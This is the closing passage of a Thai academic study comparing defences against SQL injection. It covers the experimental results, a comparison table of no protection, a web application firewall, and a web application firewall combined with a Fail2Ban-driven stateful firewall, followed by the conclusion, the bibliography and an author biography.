
ภาพที่ 4.13 แสดงโครงสร้างที่มี Web Application Firewall และ Stateful Firewall

จากนั้นจึงได้ทำการทดลองเจาะระบบอีกครั้ง ซึ่งผลปรากฏว่า Web Application Firewall นั้นตรวจพบความพยายามที่จะโจมตีด้วย SQL Injection เข้ามานั้น โปรแกรม Fail2Ban ก็ทำการสร้าง Trigger ไปบอกโปรแกรม Shorewall เพื่อที่จะให้สร้าง rule สำหรับระบุ IP ที่เป็น Blacklist บน Stateful Firewall



ภาพที่ 4.14 แสดงการตรวจจับการโจมตี SQL Injection

และเมื่อ Stateful Firewall ได้ทำการระบุ IP ที่เป็น Blacklist นั้นๆ ไว้แล้วก็จะส่งผลให้การพยายามคุกคามไม่เป็นผลสำเร็จ ซึ่งสามารถที่จะกำหนดเวลาในการที่จะทำการ Ban IP ที่คุกคามได้นั้นว่าจะให้ใช้เวลาน้อยหรือมากเท่าใด



ภาพที่ 4.15 แสดงการทำงานของ Stateful Firewall

4.4 ผลการทดลองเปรียบเทียบประสิทธิภาพ

จากการทดลองเจาะระบบและหาแนวทางป้องกันนั้น สามารถสรุปออกมาได้ตามตาราง

ตารางที่ 4.1 ตารางเปรียบเทียบผลสำเร็จการโจมตี SQL Injection

ตารางเปรียบเทียบการโจมตี SQL Injection แล้วได้ผลสำเร็จ			
ลำดับการทดสอบเจาะระบบ	ประสิทธิภาพในการป้องกันการโจมตี	ความง่าย-ยากในขั้นตอนการเจาะระบบ	เวลาที่ใช้การเจาะระบบ
ไม่มีระบบป้องกัน	ต่ำมาก	ง่าย	น้อย
มี Web Application Firewall	ปานกลาง	ปานกลาง	ปานกลาง
มี Web Application Firewall และ Stateful Firewall	สูง	ยาก	มาก

บทที่ 5
สรุปผลการศึกษา

5.1 สรุปผลการศึกษา

จากผลการศึกษาพบว่าการเจาะระบบด้วยเทคนิค SQL Injection นั้น สามารถโจมตีระบบเว็บแอพพลิเคชั่นที่มีช่องโหว่ประเภทนี้ และในส่วนของผลการศึกษานี้นั้นพอสรุปได้ดังต่อไปนี้ คือ ในการไม่มีระบบป้องกันใดๆ เลยนั้นถือเป็นเรื่องที่ไม่ควรที่จะกระทำเป็นอย่างยิ่ง และยังจะเห็นได้ว่ามีความง่ายและใช้เวลาน้อยเมื่อมีการโจมตีเข้ามาในระบบ และลำดับถัดมานั้น หากมี Web Application Firewall เพียงอย่างเดียวนั้น ระบบสามารถต้องการโจมตีได้ในระดับปานกลางก็จริง แต่การที่ระบบป้องกันไม่พยายามที่จะประวิงเวลาหรือหยุดความพยายามอย่างต่อเนื่องในการคุกคามระบบนั้น ผลกระทบที่อาจจะกับเกิดกับระบบที่ให้บริการอยู่นั้นอาจจะส่งผลให้ระบบไม่สามารถให้บริการได้ และลำดับสุดท้ายการทำให้ Stateful Firewall และ Web Application Firewall สามารถที่จะทำงานร่วมกันได้นั้น มีประสิทธิภาพดีที่สุด เนื่องจากสามารถหยุดความพยายามอย่างต่อเนื่องในการคุกคามระบบได้และยังสามารถประวิงเวลาในความพยายามของการเจาะระบบได้สำเร็จมากที่สุด

บรรณานุกรม

บรรณานุกรม

ภาษาต่างประเทศ

Brandon Peterson. (2016). *Secure Network Design: Micro Segmentation*. Retrieved from SANS Institute

William G.J. Halfond, Jeremy Viegas, and Alessandro Orso. (2006). *A Classification of SQL Injection Attacks and Countermeasures*. Retrieved from Georgia Institute of Technology

Z. Lashkaripour1,* and A. Ghaemi Bafghi1. (2013). *A Simple and Fast Technique for Detection and Prevention of SQL Injection Attacks (SQLIAs).* Retrieved from Ferdowsi University of Mashhad, Mashhad, Iran

Archana D wankhade1 Dr P.N.Chatur2. (2014). *Comparison of Firewall and Intrusion Detection System.* Retrieved from GCOE, Amravati, India

Perspective Risk. (2016). *MySQL SQL Injection Practical Cheat Sheet.* Retrieved from https://www.perspectiverisk.com/mysql-sql-injection-practical-cheat-sheet/

Roberto Salgado. (2016). *SQL Injection Optimization and Obfuscation Techniques.* Retrieved from https://media.blackhat.com/us-13/US-13-Salgado-SQLi-Optimization-and-Obfuscation-Techniques-WP.pdf

IT SECURITY CENTER (ISEC).(2011).*How to Secure Your Website 5th Edition.* Retrieved from INFORMATION-TECHNOLOGY PROMOTION AGENCY, JAPAN

ประวัติผู้เขียน

ชื่อ-นามสกุล	นายปิยะ อาจหาญ
ประวัติการศึกษา	พ.ศ. 2546 คณะครุศาสตร์อุตสาหกรรม สาขาวิศวกรรมอุตสาหการ สถาบันเทคโนโลยีราชมงคล วิทยาเขตนนทบุรี
ตำแหน่งและสถานที่ทำงานในปัจจุบัน	เจ้าหน้าที่บริหารงานประกันสุขภาพ สำนักงานหลักประกันสุขภาพแห่งชาติ